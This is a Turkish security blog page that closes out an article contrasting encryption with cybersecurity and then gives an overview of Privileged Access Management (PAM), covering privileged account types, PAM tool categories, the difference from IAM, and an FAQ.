| Tarafların, istenmeyen tarafların bilgilere erişimini sınırlandırdığı bir girişim önleme yöntemidir. Kod özel ve gizlidir. | Saldırganlar zayıf güvenlik sistemlerini atlatabildikleri için siber suçları önlemek konusunda her zaman etkili değildir. |
| Siber güvenliği artırmak için kullanılan bir araçtır. | Eksiksiz bir alandır ve şifrelemeyi alt kümelerinden biri yapar. |
| Şifreleme, mesajları şifrelemek için tasarlanmış şablonları kullanarak siber suçları azaltır. | Siber güvenlik, verileri güvende tutmak için belirli prosedürlerin uygulanmasını içerir. |
| Gönderici ve alıcı birbirinin kimliğini bildiği için siber güvenliğe daha kişisel bir yaklaşım getiriyor. | Siber güvenlik, genel olarak önlemlerle çoğu kullanıcıyı yönlendirdiği için kişisel değildir, bu da onu sızıntılara ve sızmalara karşı savunmasız hale getirir. |
Siber güvenliğin bir alt kümesi olan şifreleme, profesyonellerin verileri korumak için kullandığı yöntemlerden biridir. Öte yandan, uzmanlar ikisinin ayrı alanlar olduğunu, birinin diğerini içermediğini, aynı olmadıklarını söylüyor. Ancak, her ikisi de önemli bilgileri gizli tutmak için kritik öneme sahiptir.
Siber güvenlik risk yönetimi, politika, afet planlaması ve erişim kontrolünü kapsadığı için, şifreleme veri gizliliğine, kimlik doğrulamasına ve bütünlüğe bağlıdır. Sistemleri güvenli tutmak için eşit derecede gerekli olan iki ayrı alandır.
## **Siber güvenlik nedir?**
Başka birinin ağına girmek, o kişinin veya şirketin özel verilerine ve dosyalarına erişebileceğiniz anlamına gelir. Saldırganlar, ağ geçitleri oluşturmak ve gizli bilgilere erişmek için sistemdeki açıkları kullanır ve bunları öncelikle parasal amaçlar ve kişisel kazanç için yaparlar.
Siber güvenlik, cihazları kötü amaçlı saldırılara karşı korumak amacıyla kullanıcıların kişisel bilgilerinin bütünlüğünü korumaya çalışır.
## **Siber güvenlik ne kadar önemlidir?**
Büyük miktarda veri günlük olarak bireyler, şirketler, kurumlar ve hükumetler tarafından işlenir, saklanır ve aktarılır. Her bir bilgi paydaşları için hassastır. Bu veriler yanlış ellere geçerse, istenmeyen sonuçlar doğurabilir.
Örneğin, başka birisi finansal verilerinize erişirse, kötü amaçla işlem yapmak için sizi taklit edebilir ve bu da önemli maddi kayıplara yol açabilir. Ayrıca, finansal kurumlar ve hükumetler, insanların gizli verilerini korumaktan sorumludur. Kişisel bilgilerin sızdırılması, gizlilik politikası için ciddi sorunlara neden olur.
Siber güvenlik, veri bütünlüğü konusunda teknolojinin çok önemli bir parçasıdır. Siber suç, ulusal güvenliğe yönelik ana tehditlerden biridir. Bu nedenle kullanıcılar bu saldırılara karşı dikkatli olmalıdır.
Teknolojinin gelişmesi ile birlikte, alanında uzman olan dolandırıcılar siber suç işleme yeteneklerini kullanarak masum kullanıcıları kandırıyor.
Siber güvenlik uygulamaları, dolandırıcılığı engellemenin ve veri bütünlüğünü korumanın bir yoludur.
## **Şifreleme nedir?**
Şifreleme terimi, verileri şifrelemek veya verilerin şifresini çözmek için gizli bir dil kullanılması anlamına gelir. Gönderen ve alıcı, bu şifrelenmiş bilgilerin kodunu çözebilecek iki taraftır. Temel olarak ekstra güvenlik sağlamak için kullanılan ve yalnızca alıcının mesajı anlamasını mümkün kılan bir tekniktir.
Siber güvenlik içerisinde şifreleme
## **Şifreleme siber güvenlik açısından ne kadar önemlidir?**
Güvenlikte şifreleme uygulaması, mesajları deşifre edilmesi zor şekillerde dönüştürmek için matematik işaretlerinden ve algoritma adı verilen bir dizi kurala dayalı hesaplamadan türetilen güvenli bilgi ve iletişim tekniklerini ifade eder.
Bu algoritmalar daha sonra şifreleme anahtarı üretimi, dijital imza, veri gizliliğini korumak için doğrulama, internette gezinme ve kredi kartı işlemleri ve e-postalar gibi gizli iletişim için kullanılır.
Şifreleme; gizlilik, bütünlük ve kimlik doğrulama dahil olmak üzere bilgi güvenliğiyle ilgili çeşitli amaçlarla kullanılır. Siber güvenliğe dahil edilmesi bir zorunluluktur ve çok önemlidir.
####
Şifrelemenin şirketler açısından önemini ve nasıl uygulanabileceğini merak ediyorsanız, rehberimizi hemen indirin.
Rehberi indirin

## Bilgi güvenliğinde şifrelemenin önemi
### **Gizlilik**
Şifreleme söz konusu olduğunda, gizlilik en önemli önceliktir. Bu, yalnızca geçerli izne sahip kişilerin bilgilere erişebileceği ve bilgilerin yaşam döngüsünün tüm aşamalarında yetkisiz erişime karşı korunduğu anlamına gelir.
### **Veri Bütünlüğü**
Güvenlik ortamında bütünlük, bilgi sistemlerinin ve verilerinin gerçekten doğru olduğunu ifade eder. Şifreleme, karma algoritmalar ve mesaj özetleri kullanarak veri bütünlüğünü sağlar.
Alıcı, alınan mesajın doğru olduğundan ve gerçek göndericiden geldiğinden emin olmak için kodlar ve dijital anahtarlar sağlayarak, alınan verilere iletim sırasında dışarından müdahale olmadığından emin olur.
### **Sorumluluk**
Bu bağlamda sorumluluk, gönderilen veya alınan bir mesajın onaylanmasını ifade eder. Bu ilke, gönderenin verileri gönderdiğini reddedemeyeceğini garanti eder.
Gönderenin verilerin kaynağını reddetmesini önlemek için dijital imzalar kullanılır.
### **Veri Kullanılabilirliği**
Şifreleme aynı zamanda veri kullanılabilirliğini destekleyerek, doğru izinlere sahip kişilerin sistemleri kullanabilmesini ve verileri güvenilir ve hızlı bir şekilde alabilmesini sağlar. Bu, bilgi sistemlerinin güvenilir ve erişilebilir olmasını da sağlar.
Dünyada milyonlarca kullanıcı, günlük yaşamlarında kişisel ve profesyonel olarak teknolojiyi kullanıyor. Bu amaçla kullanıcılar, kişisel verilerini düzenli olarak saklıyor ve aktarıyor. Cihazların ve ağların güvenliğinin sağlanamaması, sistemleri dolandırıcılığa karşı savunmasız hale getirerek büyük kayıplara ve artan siber suçlara yol açıyor.
Siber güvenlik, siber suçları azaltmanın yollarından biridir ve kuruluşlar, [ayrıcalıklı erişim yönetimi](https://antivirus.com.tr/pam-ayricalikli-erisim-yonetimi-kapsamli-kilavuz/), [uç nokta koruması](https://antivirus.com.tr/uc-nokta-korumasini-secme-nelere-dikkat-etmeniz-gerekiyorsiber-guvenlik-ve-liderlik-destegi-icin-butce-nasil-saglanir/), [vpn](https://antivirus.com.tr/ceonuzu-vpne-yatirim-yapmaya-nasil-ikna-edebilirsiniz/), firewall gibi siber güvenlik araçlarından biri olarak şifreleme uygularsa, sistemler önemli ölçüde daha güvenli olacaktır.
[](https://www.eset.com/tr/business/advanced-protection-bundle/?utm_source=antivirus.com.tr&utm_medium=banner&utm_campaign=encryption)Sandbox teknolojisi makine öğrenimi davranış analizi disk şifreleme ve daha fazlasıyla fidye yazılımı ve sıfır gün tehditlerine karşı korunun
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Encryption, Rehber, Siber Güvenlik, Şifreleme
---
### [PAM (Ayrıcalıklı Erişim Yönetimi) Kapsamlı Kılavuz](https://antivirus.com.tr/pam-ayricalikli-erisim-yonetimi-kapsamli-kilavuz/)
**Published:** Nisan 10, 2023
**Author:** Can Erginkurban
**Excerpt:** Teknoloji geliştikçe siber tehditler de artıyor. Kullanıcılara sadece yapacakları işler için gerekli izinleri sağlayan PAM çözümleri riskleri azaltabilir mi?
**Content:**
Görünen o ki, teknoloji geliştikçe siber tehditlerin daha da artması bekleniyor. Bunun nedeni, kuruluşlar tarafından yaygın olarak kullanılan yeni teknolojik cihazların, saldırı kapasitesini artırarak kötü amaçlı kişilere daha geniş bir alan sağlamasıdır. Riskleri en aza indirmenin yollarından biri, her kullanıcıya sadece yapacakları etkinlikler için gerekli izinleri sağlayarak, kısıtlı ayrıcalıklar tanıyan Ayrıcalıklı Erişim Yönetimi (PAM) çözümleri olabilir.
Makalemizde PAM çözümlerinin çok farklı özellik ve faydalarına da yer vereceğiz. Kapsamlı bir yazı ve kolay okuyabilmeniz için konulara göre ayırdık:
- [Ayrıcalıklı erişim yönetimi (PAM) nedir?](#Ayrıcalıklı-erişim-yönetimi-(PAM)-nedir? "Ayrıcalıklı erişim yönetimi (PAM) nedir?")
- [Ayrıcalıklı hesap türleri nelerdir?](#Ayrıcalıklı-hesap-türleri-nelerdir?)
- [Neden önemlidir?](#Neden-önemlidir? "Neden önemlidir?")
- [Ayrıcalıklı erişim yönetimi (PAM) nasıl çalışır?](#Ayrıcalıklı-erişim-yönetimi-(PAM)-nasıl-çalışır? "Ayrıcalıklı erişim yönetimi (PAM) nasıl çalışır?")
- [Bir PAM çözümünün temel özellikleri nelerdir?](#Bir-PAM-çözümünün-temel-özellikleri-nelerdir? "Bir PAM çözümünün temel özellikleri nelerdir?")
- [PAM’in temel yararları](#PAM’in-temel-yararları "PAM’in temel yararları")
- [PAM araçları nelerdir?](#PAM-araçları-nelerdir? "PAM araçları nelerdir?")
- [IAM ve PAM arasındaki fark nedir?](#IAM-ve-PAM-arasındaki-fark-nedir? "IAM ve PAM arasındaki fark nedir?")
- [Ayrıcalıklı erişim yönetimi (PAM) ile ilgili sıkça sorulan sorular](#Ayrıcalıklı-erişim-yönetimi-(PAM)-ile-ilgili-sıkça-sorulan-sorular "Ayrıcalıklı erişim yönetimi (PAM) ile ilgili sıkça sorulan sorular")
- [Ayrıcalıklı erişim yönetimi yaşam döngüsü yaklaşımı](#Ayrıcalıklı-erişim-yönetimi-yaşam-döngüsü-yaklaşımı "Ayrıcalıklı erişim yönetimi yaşam döngüsü yaklaşımı")
- [DevSecOps ve PAM](#DevSecOps-ve-PAM "DevSecOps ve PAM")
Check Point’in Tehdit İstihbaratı bölümü olan Check Point Research (CPR) tarafından açıklanan verilere göre kurumsal ağlara yapılan saldırıların sayısında bir önceki yıla göre %50 artış yaşandı. Üstelik bu saldırıların birçoğu, çalınan kimlik bilgilerini kötü amaçla kullanmak için yapıldı. Verizon 2021 Veri İhlali Araştırması raporuna göre ise, veri sızıntılarının %61’i ayrıcalıklı kimlik bilgilerini içeriyordu.
Bu tür bir saldırının maliyeti de çok yüksektir. IBM’in *2021 Veri İhlal Maliyeti Raporu’na* göre, bir veri sızıntısının ortalama maliyeti genellikle 4,24 milyon ABD Doları iken, bu sızıntı ayrıcalıklı kimlik bilgilerini içerdiğinde rakam 4,37 milyon ABD Dolarına ulaşabilir.
## Ayrıcalıklı erişim yönetimi (PAM) nedir?
**Ayrıcalıklı Erişim Yönetimi (PAM)**, siber riskler taşıyan ve bir şirket için milyon dolarlık maddi zarara yol açma ihtimali olan ayrıcalıklı kimlik bilgilerini korumak amacıyla, tüm sektörlerdeki değişik büyüklükteki şirketlerin ihtiyaç duyduğu bir dizi stratejidir.
Kimlik bilgileri, yöneticilerin cihazlar ve bunları kullanan insanlarla ilgili uygulamalarda, cihazlarda ve sistemlerde değişiklik yapmasına olanak tanır. 5G internet, bulut bilgi işlem ve nesnelerin interneti (IoT) gibi yeni teknolojilerin yaygın kullanımı son zamanlarda önemli ölçüde arttı.
Temel sorun birçok kullanıcının sahip olduğu izinleri bilerek veya bilmeyerek yanlış kullandığı için riskleri de arttırması. Bu açıdan, bir çalışanı işten çıkarırken de dikkat olmak gerekiyor. Yönetici olsun veya olmasın tüm çalışanlar kötü amaçlı girişimlerden ve bunun vereceği zarardan kaçınmak için öngörülü davranıp ayrıcalıklarını kaldırmalıdır.
BT altyapısına erişmek için ayrıcalıklı kimlik bilgilerini kullanan, veri ve dosyaları çalabilen veya bu dosyaları silebilen bilgisayar korsanlarına yani dış tehditlere değinmiyoruz bile.
Bu anlamda PAM’de uzmanlaşmış araçlar, altyapıda güvenliğin en üst düzeye çıkarılmasına, görünürlüğün artırılmasına ve operasyonel karmaşıklığın azaltılmasına olanak tanır. Gartner, özel PAM araçları olmadan ayrıcalıklı erişimde riski yönetmenin neredeyse imkansız olduğunu düşünüyor.
[PAM](https://stratus.com.tr/senhasegura/) ile, her kullanıcının ve cihazın işlevlerini yerine getirmesi için yalnızca gerekli izinlere sahip olmasını sağlayan kısıtlı ayrıcalık ilkesini benimsemek mümkündür. Bu sayede bir siber saldırının vereceği zarar sınırlanır ve saldırı kapasitesi azaltılır, yani işgalciler tüm ortama erişim sağlayamaz.
Ayrıca [PAM](https://stratus.com.tr/senhasegura/) araçları, erişimi merkezi olarak yönetmeyi mümkün kılarak kullanıcıların işini kolaylaştırır. Kullanıcılar [birçok parolayı hatırlamak](https://stratus.com.tr/senhasegura/senhasegura-mysafe/) veya bu parolaları dizüstü bilgisayarlar veya e-tablolar gibi güvenli olmayan yerlerde [saklamak](https://stratus.com.tr/senhasegura/senhasegura-mysafe/) zorunda kalmaz.
PAM ayrıca bilgi güvenliği görevlilerinin, ayrıcalıklı kullanıcılar tarafından gerçekleştirilen işlemleri gerçek zamanlı olarak izlemesine, bulut veya hibrit ortamları korumasına ve güvenlik standartlarına uygun çalışma ortamı sağlamasına olanak tanır.
Son olarak, **Ayrıcalıklı Erişim Yönetimi (PAM)** sayesinde bilgi güvenliğini ve iş sürekliliğini riske atan yetkisiz eylemleri tespit etmek de mümkündür.
## Ayrıcalıklı hesap türleri nelerdir?
Ayrıcalıklı hesaplar ve erişim bir şirkette stratejik önem taşır, sonuçta çalışanların kritik kararlar almak için gerekli verilere erişmesini sağlamanın yanı sıra, bir şirketin BT altyapısının yönetimine izin veren kaynaklardır.
> **Ayrıcalıklı bir hesap şunları gerçekleştirebilir:**
>
>
>
> - Sistem ve yazılım konfigürasyonunda değişiklik yapmak
> - İdari görevlerin yerine getirilmesi
> - Kullanıcı hesapları oluşturma ve bu hesapları değiştirme
> - Yazılım yükleme
> - Verileri yedekleme
> - Güvenlik ve yamaları güncelleme
> - Etkileşimli oturum açmayı etkinleştirme
> - Ayrıcalıklı verilere erişim
Bu hesaplar, tespit edilmeden veya izlenmeden ağ üzerinden hareket etmek, sistemlere ve verilere erişmek isteyen kötü amaçlı saldırganlar tarafından hedef alındığında kuruluşlar için büyük bir siber risk oluşturur.
Aksine, çoğu şirkette BT ekibi, bilgi güvenliği uzmanları ve dış kaynaklı çalışanlar da dahil olmak üzere birçok kişi aynı hesapları paylaşıyor ve bu durum, insanların zayıf ve hatırlaması kolay parolaları kullanma eğiliminde olması nedeniyle daha da ciddi siber tehditler oluşturuyor.
Kuruluşunuzda siber tehditlerden korunmak istiyorsanız aşağıda örneklerini vereceğimiz ayrıcalıklı hesaplarınızı korumanızı önemle tavsiye ediyoruz.
### Yerel yönetici hesapları
Bu hesaplar kişisel değildir ve cihazlara yerel erişim sağlar. BT ekibi tarafından iş istasyonlarını yapılandırmak veya bakım yapmak için kullanılırlar, genellikle aynı parolayı farklı platformlarda, paylaşarak kullanırlar ve kötü amaçlı kişilerin hedefi olurlar.
Uygulamada, yerel yönetici hesapları, bilgisayar korsanlarının bir kuruluşun güvenlik düzeylerini keşfetmesine ve değerlendirmesine olanak tanır ve çalışanlara yönelik aşırı ayrıcalıklardan birincil derecede sorumludur.
Ayrıca kaynakları kontrol etmek, yerel kullanıcılar oluşturmak ve erişim kontrolü izinleri ve kullanıcı hakları atamak için kullanılabilirler.
Üstelik şirketinizin sahip olduğu tüm ayrıcalıklı hesapları bilemeyebilirsiniz.
### Ayrıcalıklı kullanıcı hesapları
Burada, normal hesaplardan bahsediyoruz, ancak hassas ayrıcalıklı verilere erişime sahip olmaları nedeniyle kötü amaçlı aktörler açısından tehdit oluşturuyorlar.
Yöneticiler arasında paylaşılıp ağ üzerinden yetki sağlanabileceği için yakın takip gerektiren hesaplardır.
Bu nedenle, bu hesaplara tam olarak kimin erişimi olduğunu, ne sıklıkta kullanıldığını ve ne tür bir erişim yapıldığını belirlemek için **Ayrıcalıklı Erişim Yönetimi’ni (PAM)** kullanarak tüm ayrıcalıklı kullanıcı hesaplarını izlemeniz ve güvenliğini sağlamanız önerilir.
### Acil durum hesapları
Acil durum hesapları, yalnızca sistemlerin ve hizmetlerin geri yüklenmesini veya siber olaylara müdahale edilmesini gerektiren kritik bir durum meydana geldiğinde etkinleştirilir.
Bu hesaplar, olağan hizmete ulaşılamadığında kullanılır ve ayrıcalığı olmayan kullanıcılara erişim imkanı sağlar.
Süreç, denetim açısından tam olarak izlenmelidir. Ancak genellikle uygun koruma ve kayıt olmadan manüel olarak gerçekleştirilir.
### Etki alanı yönetici hesapları
Etki alanı yönetici hesapları, bir kişinin BT yapısı içindeki hemen hemen her şeyi gerçekleştirmesine olanak tanır. Yani, bir Windows etki alanının tüm sunucularına ve iş istasyonlarına erişimleri vardır, dolayısıyla ihlal durumunda büyük bir risk oluşturdukları için dikkatli olarak izlenmelidirler.
Yöneticiler, tüm yönetici hesaplarının ilişkilendirmesini ve değiştirme becerisini tam olarak kontrol eder.
Bu nedenle etki alanı yönetici hesapları en üst düzeyde kısıtlanmalı ve kullanıcılar dikkatle eklenmelidir. Ayrıca, bu tür bir ayrıcalıkla gerçekleştirilen tüm eylemlerin denetlenmesi de çok önemlidir.
### Hizmet hesapları
Bu yerel veya ayrıcalıklı etki alanı hesaplarının işlevi, uygulamaların ve hizmetlerin işletim sistemleriyle etkileşime girmesini sağlamaktır ve bir uygulama, etki alanı erişimi gerektirebilir.
Yerel hizmet hesaplarında, bu işlem bağımlı sistemlere müdahale edebileceği için, parolaları neredeyse hiç değiştirilmez. Ayrıca bu parolalar gömülü olabilir, bu da bilgisayar korsanlarının çalışmasını kolaylaştırır.
### Uygulama hesapları
Bu hesaplar, uygulamaların veritabanları, ağlar ve otomatikleştirilmiş görevler gibi kaynaklara erişmesini ve diğer uygulamalara erişim sağlamaktır. Genel olarak, kuruluşun birçok verisine erişim sağlarlar ve paylaşılırlar.
Sorun şudur; herkesin erişebilmesi için bunlar genellikle şifrelenmemiş metin dosyalarında saklanır ve bu dosyalara kötü amaçlı kişiler de erişim sağlayabilir.
Siber suçlular, uzaktan erişim yoluyla sistem ikili dosyalarını değiştirebilir veya varsayılan hesapları ayrıcalıklı hesaplarla değiştirebilir ve bunları ağda gezinmek için kullanabilir.
### Etki alanı hizmet hesapları
Genellikle yedekleme, analiz, yazılım dağıtımı ve güvenlik yama güncelleme çözümleri için kullanılan etki alanı hizmet hesapları; API’leri çağırmak, veritabanlarına erişmek ve rapor yayınlamak için gereken kaynaklarla iletişim kuran ve bu kaynaklara erişim sağlayan uygulamaları ve sistemleri bir araya getirmenize olanak tanır.
Bu hesapların parolalarını değiştirmek karmaşık bir işlemdir, bu nedenle birçok kuruluş bunları değiştirmez veya bunun için gereken özel yöntemleri yoktur.
## Neden önemlidir?
Bir kuruluştaki siber güvenlik zincirinde, en büyük güvenlik açığı kullanıcılardır. Bunun nedeni, çalışanların ayrıcalıkları kötüye kullanabilecekleri ve risk potansiyeli taşıyan bir iç tehdit olmalarıdır. Bunun dışında, ayrıcalıklı hesapları ele geçirmek isteyen bilgisayar korsanlarının oluşturduğu dış tehditler de vardır.
İnsanların sadece işlerini yapmaları için gereken sınırlı erişime sahip olması ve bilgi güvenliği ekiplerinin kullanımındaki ayrıcalıklarla ilgili kötü amaçlı girişimleri tespit edip bunlarla mücadele edebilmesi için **Ayrıcalıklı Erişim Yönetimi** önemlidir.
Şirketlerin DevOps, bulut bilgi işlem, endüstriyel süreç otomasyonu ve nesnelerin interneti gibi dijital çözümlere yöneldiği günümüz dünyasında bu ihtiyaç önem kazandı ve ayrıcalıklı erişim gerektiren cihaz ve uygulama sayısını artırdı.
Ticari uygulamaların ağın çeşitli bölümlerine erişmesi gerekebilir ve bu durum izinsiz girişlere imkan sağlayabilir. Dolayısıyla bu teknolojilerin izlenmesi ve yönetilmesi insanları yönetmekten daha zordur.
Uç noktalar ve iş istasyonları da, yerleşik yönetici hesapları aracılığıyla suistimal edilebilecek ayrıcalıklar taşıdığı için bilgisayar korsanları tarafından hedef alınır. Bu sayede daha fazla kimlik bilgisi çalmak, ayrıcalıkları arttırmak ve ağ boyunca yanal olarak hareket etmek gibi bir dizi eylem gerçekleştirebilirler.
Şirket içi, bulut ve hibrit ortamlardaki ayrıcalıkları izleyen ve olağan dışı eylemlerin saptanmasına yarayan **Ayrıcalıklı Erişim Yönetimi (PAM)** çözümlerine yatırım yapmak çok önemlidir.
**PAM**‘in diğer bir önemi, SOx, HIPAA, ISO 27001, NIST, FISMA gibi önemli siber güvenlik standartlarına uygunluk ve şirketlerin LGPD, [GDPR](https://antivirus.com.tr/gdpr-nedir-kapsami-amaci-para-cezalari-ve-uyum-sureci/), CCPA, KVKK gibi veri koruma yasalarına uyulmamasından kaynaklanan para cezalarına karşı korunmasıdır.
Siber güvenlik stratejilerinin bir parçası olarak **Ayrıcalıklı Erişim Yönetimi’ne (PAM)** yatırım yapan kuruluşlar çeşitli avantajlara sahip olur. Saldırı yüzeylerinin ve siber güvenlik risklerinin yanı sıra operasyonel maliyetleri ve karmaşıklığı azaltır, görünürlüğü artırır ve uyumluluğu sağlar.
## Ayrıcalıklı erişim yönetimi (PAM) nasıl çalışır?
**Ayrıcalıklı Erişim Yönetimi (PAM)**, bir kuruluştaki iç ve dış siber tehditleri birçok şekilde azaltmayı mümkün kılar. Bunlardan biri, yönetilen erişime sahip durumdaki kimlik bilgilerini hassas verilerle korumaktır.
Bu sayede fikri mülkiyet, finans, iş süreci, ticari sırlar ve müşterilerin kişisel verileri gibi bilgilere erişimi kontrol etmek mümkündür.
Ayrıca, bir kuruluşun çalışanları ofiste veya evde çalışırken, yalnızca görevlerini yapmak için gereken kaynaklara erişebilir.
**Ayrıcalıklı Erişim Yönetimi’nin (PAM)** bir yararı da kuruluşları siber tehditlere karşı daha savunmasız hale getirebilecek web siteleri ve uygulamalardaki harici içeriğe erişimi sınırlamaktır.
Ayrıcalıklı Erişim Yönetimi PAM İşleyiş
## Bir PAM çözümünün temel özellikleri nelerdir?
Ayrıcalıklı erişim derken, sıradan bir kullanıcıdan çok daha fazla izine sahip bir tür özel erişim hakkından bahsediyoruz. Bu özellik, şirketlerin işlerini etkin olarak yönetmesine, BT altyapısını, uygulamalarını ve hassas verileri korumasına olanak tanır.
Kullanan kişilerin yanı sıra, uygulamalar ve cihaz kimlikleri gibi insan olmayan kullanıcılar da ayrıcalıklı erişime sahip olabilir ve güvenlik açıkları oluşturabilir.
**PAM**, istekte bulunan tarafından yapılan açıklamanın onaylanması ve doğrulanması iş akışını dikkate alarak, yöneticinin erişim gruplarını yapılandırmasına, fiziksel ve [uzaktan erişimi](https://stratus.com.tr/senhasegura/remote-access-management-for-employees-and-third-parties/) kimlerin kullanabileceğini tanımlamasına olanak tanır.
Uygulamada, bir kullanıcının, hesabın veya işlemin ayrıcalık sayısı ne kadar fazlaysa, hata ihtimali, suistimaller ve saldırıları kapsayan iç ve dış riskler de o kadar fazladır.
## PAM’in temel yararları
**Ayrıcalıklı Erişim Yönetimi (PAM)**, iç veya dış kaynaklardan gelen siber tehditlere karşı güvenliği sağlamanıza yardımcı olur:
### Zararlı yazılıma karşı koruma
Birçok zararlı yazılım türü, yayılmak için yüksek ayrıcalıklar gerektirir. **Ayrıcalıklı Erişim Yönetimi (PAM)**aracılığıyla ayrıcalıklar azaltılarak, bu kötü amaçlı yazılımların kurulumu önlenebilir veya yayılması azaltılabilir.
### Geliştirilmiş operasyonel verimlilik
İzinlerin minimum süreç aralığıyla sınırlandırılması ile sistemler veya uygulamalar arasındaki uyumsuzluğun önlenmesine yardımcı olur. Sonuç olarak, kesinti süresi önlenir.
### Uygunluk
Daha fazla güvenlik sağlayan **Ayrıcalıklı Erişim Yönetimi** **(PAM)** , kuruluşun denetimlerden geçmesineHIPAA, PCI DSS, FDDC, Government Connect, FISMA ve SOX gibi önemli düzenlemelerle uyumlu hale getirilmesine ve [GDPR](https://antivirus.com.tr/gdpr-nedir-kapsami-amaci-para-cezalari-ve-uyum-sureci/ "GDPR"), LGPD ve KVKK gibi mevzuatlara uygun olmasına olanak tanır.
## PAM araçları nelerdir?
**[Ayrıcalıklı Erişim Yönetimi (PAM)](https://stratus.com.tr/senhasegura/privileged-access-management/)** araçları üç kategoriye ayrılır: **Hesap ve Oturum Yönetimi (PASM), Yükseltme** ve **Yetkilendirme Yönetimi** (**PEDM**) ve **Gizlilik Yönetimi**. Her biri hakkında daha fazla bilgi edinin:
### PASM
PASM çözümleriyle, kimlik bilgileri güvenli bir şekilde oluşturulur ve bir parola yöneticisinde olduğu gibi yalnızca PAM aracılığıyla dağıtılır. Böylece, kullanıcılar erişime ihtiyaç duydukları her seferinde, ayrıcalıklara sahip yalnızca bir geçici hesap alır. Bu hesap sadece bir kez kullanılır ve tüm etkinlikler izlenip kayıt altına alınır. PASM çözümlerinin temel özellikleri:
- **Gerçek zamanlı izleme:** ayrıcalıklı oturumları gerçek zamanlı olarak izleyerek, şüpheli etkinliklerin yanı sıra yetkisiz oturumlar da kapatılabilir
- **Parola yöneticisi:** PASM; özel anahtarları, parolaları ve ayrıcalıklı hesap kimlik bilgilerini depolamak için şifrelemeye sahip bir parola yöneticisi sunar
- **Uzaktan oturum:** tüm ayrıcalıklı kullanıcıların işlemlerinin daha iyi izlenebilmesi için işlemler uzaktan oturumlar aracılığıyla gerçekleştirilir
- **Parola rotasyonu:** parolalar belirli bir süre sonra, belirli bir gün ve saatte veya kullanıcılar tarafından kullanıldıktan sonra değiştirilmelidir
- **Denetim kaynakları:** PASM çözümleri, denetim raporları ve kaynakları aracılığıyla ayrıcalıklı hesaplar hakkında ayrıntılı bilgi sağlar
- **Paylaşılan Hesaplar için Erişim Kontrolü**: paylaşılan hesaplara erişim çok faktörlü kimlik doğrulama veya ek onaylar kullanılarak mümkündür
- **Oturum kaydetme:** PASM çözümlerinin bir diğer işlevi de, ayrıcalıklı oturumların yeniden üretilebilmesi veya denetlenebilmesi için kaydedilmesine, saklanmasına ve düzenlenmesine olanak sağlamasıdır.
### PEDM
Geçici ayrıcalıklar sağlayan PASM çözümlerinden farklı olarak, PEDM çözümleri bir kullanıcının rolüne göre ayrıcalıklar vererek, kimin erişime sahip olabileceğini ve ne tür bir erişim izni verildiğini tanımlar.
Uygulamada bu araç, gerçekleştirmeleri gereken eylemlere göre her kullanıcıya belirli ayrıcalıklar atadığı için, en az ayrıcalık ilkesinin uygulanmasına izin verir.
Ayrıca, yerel sistem uygulamasını, süreç yönetimini ve oturum kontrolünü kullanarak kritik sistemlerin korunmasına da olanak tanır.
### Gizlilik Yönetimi
Parolalar, SSH anahtarları, API anahtarları ve OAuth belirteçleri gibi kimlik doğrulama bilgileri gizli bilgiler olarak kabul edilir ve bunlar doğru yönetilmelidir.
Daha geniş kapsamlı olarak, gizli bilgiler siber güvenliği sağlamanın yanı sıra veri sistemlerine yetkisiz erişimi önleme işlevine de sahiptir.
## IAM ve PAM arasındaki fark nedir?
Kimlik ve Erişim Yönetimi (IAM) ve PAM bir kurumun verilerini kontrol etme işlevine sahip olan ancak farklı işlevleri ile birbirini tamamlayan araçlardır.
IAM aracılığıyla, kullanıcıları kolayca yönetmek ve kaynaklara yasal erişimi sağlamak mümkündür, ancak ayrıcalıklı hesaplar söz konusu olduğunda güvenlik açıkları yaratır.
Bu nedenle, daha ayrıntılı ve kapsamlı çalışan, hangi oturumların başlatıldığını, yapılan işlemleri ve verilere erişimi olan kişileri bildiren PAM kullanılması önerilir.
Yani, **Ayrıcalıklı Erişim Yönetimi (PAM)**, bu bilgilere ait her şeyi kontrol etme yeteneği ile erişimi sınırlandırır ve bu bilgilerin güvenli bir şekilde depolanmasını sağlar.
## Ayrıcalıklı erişim yönetimi (PAM) ile ilgili sıkça sorulan sorular
- **Ayrıcalıklı Erişim Yönetimi (PAM) çözümü tüm siber saldırıları önler mi?**
Hayır. Teknolojinin sürekli gelişmesiyle, bilgisayar korsanları tarafından kullanılan araçlar da giderek daha karmaşık hale geliyor. Bu nedenle, her türlü siber saldırıyı engelleyebilecek tek bir araç yoktur.
Ayrıca, PAM’ın uygulanması üç taraflıdır: araçlar, insanlar ve süreçler. Her durumda, yeterli PAM süreçleri, çalışanlar ve üçüncü taraflarda siber güvenlik farkındalığı yaratmak için yatırım yapmadan, son teknoloji bir ürün olan PAM çözümlerine yatırım yapmak faydasızdır.
Ancak bir PAM çözümü, daha fazla ağ güvenliği sağlayarak risklerin azaltılmasına yardımcı olur. Bu aracın siber saldırıların gelişimini izlemek için sık sık optimize edilmesi gerekir.
